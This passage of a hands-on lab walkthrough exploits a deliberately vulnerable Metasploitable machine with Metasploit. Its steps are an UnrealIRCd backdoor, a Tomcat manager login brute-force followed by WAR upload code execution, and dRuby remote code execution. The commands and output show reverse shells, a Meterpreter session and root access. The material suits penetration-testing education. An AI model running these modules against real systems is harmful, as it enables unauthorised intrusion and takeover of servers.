
Heyyy…We got root…We are living on the edge…

Method 2: On port 6697

Use above exploit and set the required arguments

- This time set port as 6697

```
set RHOSTS <target-ip>set RPORT 6697
```



```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.100.4
RHOSTS => 192.168.100.4
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.100.2:4444
[*] 192.168.100.4:6697 - Connected to 192.168.100.4:6697...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.100.4:6697 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 4o4nHOPUq3HJojuc;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "4o4nHOPUq3HJojuc\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 5 opened (192.168.100.2:4444 -> 192.168.100.4:58636) at 2019-11-01 10:10:00 +0530

bash -i
bash: no job control in this shell
root@metasploitable:/etc/unreal#
```

And Second time also we got root…Try to Exploit this…Happy learning

8180-TOMCAT


Apache Tomcat is an open-source implementation of the Java Servlet, JavaServer Pages, Java Expression Language, and WebSocket technologies. Tomcat provides a “pure Java” HTTP web server environment in which Java code can run.

Exploiting Apache-Tomcat

It can be completed in two steps:

Open msfconsole & search for tomcat_mgr_login

```
search tomcat_mgr_loginset RHOSTS <target-ip>
```




```
msf5 > search tomcat_mgr_login

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/tomcat_mgr_login                  normal  Yes    Tomcat Application Manager Login Utility


msf5 > use 0
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.0.122
RHOSTS => 192.168.0.122
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
```

```
show options
```

Exploit will assign default usernames & passwords lists. After setting the arguments to exploit Type exploit (or) run

```
run
```




```
msf5 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                            Required  Description
   ----              ---------------                                                            --------  -----------
   BLANK_PASSWORDS   false                                                                      no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                          yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                                      no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                                      no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                                      no        Add all users in the current database to the list
   PASSWORD                                                                                     no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt      no        File containing passwords, one per line
   Proxies                                                                                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            192.168.0.122                                                              yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file
:<path>'
   RPORT             8180                                                                       yes       The target port (TCP)
   SSL               false                                                                      no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   true                                                                       yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                                                              yes       URI for Manager login. Default is /manager/html
   THREADS           1                                                                          yes       The number of concurrent threads
   USERNAME                                                                                     no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                                      no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt     no        File containing users, one per line
   VERBOSE           true                                                                       yes       Whether to print output for all attempts
   VHOST                                                                                        no        HTTP server virtual host

msf5 auxiliary(scanner/http/tomcat_mgr_login) > run

[-] 192.168.0.122:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.0.122:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.0.122:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.0.122:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.0.122:8180 - Login Successful: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Take the same username and password and give it to the next exploit.


search for tomcat manager exploits

```
search tomcat_mgr_uploaduse exploit/multi/http/tomcat_mgr_uploadshow options
```



```
msf5 > search tomcat_mgr_upload

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/http/tomcat_mgr_upload  2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution


msf5 > use 0
msf5 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Java Universal
```

Set RHOSTS, RPORT, and HttpPassword, HttpUsername which we got from tomcat login exploit and then run the exploit.



```
msf5 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.0.122
RHOSTS => 192.168.0.122
msf5 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf5 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf5 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf5 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.0.118:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying ZBSIP8...
[*] Executing ZBSIP8...
[*] Undeploying ZBSIP8 ...
[*] Sending stage (53906 bytes) to 192.168.0.122
[*] Meterpreter session 1 opened (192.168.0.118:4444 -> 192.168.0.122:52857) at 2019-11-02 12:07:12 +0530

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux 2.6.24-16-server (i386)
Meterpreter : java/linux
meterpreter > getuid
Server username: tomcat55
meterpreter > 
```

msfconsole could assign the suitable payload for an exploit, That’s why we got meterpreter…


8787-Ruby-drb

dRuby is a distributed object system for Ruby. It is written in pure Ruby and uses its protocol.

No addon services are needed beyond those provided by the Ruby run time, such as TCP sockets.

```
search drb_remote_codeexec
```

Set the required arguments to exploit



```
msf5 > search drb_remote_codeexec

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/linux/misc/drb_remote_codeexec  2011-03-23       excellent  No     Distributed Ruby Remote Code Execution


msf5 > use 0
msf5 exploit(linux/misc/drb_remote_codeexec) > set RHOSTS 192.168.100.4
RHOSTS => 192.168.100.4
msf5 exploit(linux/misc/drb_remote_codeexec) > run

[*] Started reverse TCP double handler on 192.168.100.2:4444
[*] Trying to exploit instance_eval method
[!] Target is not vulnerable to instance_eval method
[*] Trying to exploit syscall method
[*] attempting x86 execve of .qdkXPgPQjaDnPm7A
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo xrNaHtZqS5Pp0qXO;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "xrNaHtZqS5Pp0qXO\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.100.2:4444 -> 192.168.100.4:49510) at 2019-11-01 09:30:16 +0530
[+] Deleted .qdkXPgPQjaDnPm7A

whoami
root
shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell


sh-3.2# ls
ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
sh-3.2#
```

```
show options set RHOSTS <target-ip>exploit (or) run
```

Congratulations you got root shell access…try to use some shell commands.